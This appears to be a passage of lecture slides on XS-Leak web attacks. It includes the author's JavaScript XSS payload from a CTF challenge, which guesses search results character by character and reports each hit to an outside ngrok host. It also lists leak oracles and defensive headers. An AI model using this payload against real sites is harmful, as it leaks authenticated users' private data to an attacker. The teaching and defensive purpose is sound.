- If the result is 200, then **onload** event is triggered

The XSS will be used to create multiple script tags trying different characters, and whenever the reply is 200 it will send a request to our server to inform us.

XSLeak

```
res = '';
printables = '0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!"#\$\%\'()*+,-./:;_\`{|}~ \t\n\r\x0b\x0c&';
for (x of printables) {
    i = document.createElement('scRIPT');
    i.src = `http://vulnerable/api/search?query=\${encodeURI(res + x)}`;
    i.x = x;
    i.addEventListener('load', (e) => {
        document.location = `https://d0b6-95-237-234-174.ngrok-free.app/ok` + encodeURI(e.currentTarget.x)
    });
    document.body.appendChild(i);
}
```

(This is my solution to a CTF challenge)

There are different kinds of oracles:

1. Error Events
   The one of the example

There are different kinds of oracles:

1. Error Events
2. Frame Counting
   Obtaining information via **iframe attributes**, such as WINDOW.LENGTH, or **counting the number of iframes** (which might depend on the authenticated user)

There are different kinds of oracles:

1. Error Events
2. Frame Counting
3. Navigation
   Detecting if a page has **triggered a navigation** by counting **iframes** or reading HISTORY.LENGTH

There are different kinds of oracles:

1. Error Events
2. Frame Counting
3. Navigation
4. ID Attribute
   Elements with certain ids can be detected combining the ONBLUR event handler with an **iframe** using the fragment to the target id

XSLeak

There are different kinds of oracles:

1. Error Events
2. Frame Counting
3. Navigation
4. ID Attribute
5. Network Timing attacks
   The ONLOAD event can be abused to **calculate the time** required to load a network resource

XSLeak

There are different kinds of oracles:

1. Error Events
2. Frame Counting
3. Navigation
4. ID Attribute
5. Network Timing attacks

..and many more

XSLeak

Securing an application against XSLeak is hard:

- Some applications design choice can help
- Set **Cross-Origin-Resource-Policy** to block some resources from being loaded from different origins
- Setting the **Cross-Origin-Opener-Policy** to block cross-origin websites to access the **window** object
- Set **Framing Protection** to disallow framing the website from malicious origins
- Setting the **Same-Site Cookie Policy** to **strict** (hard)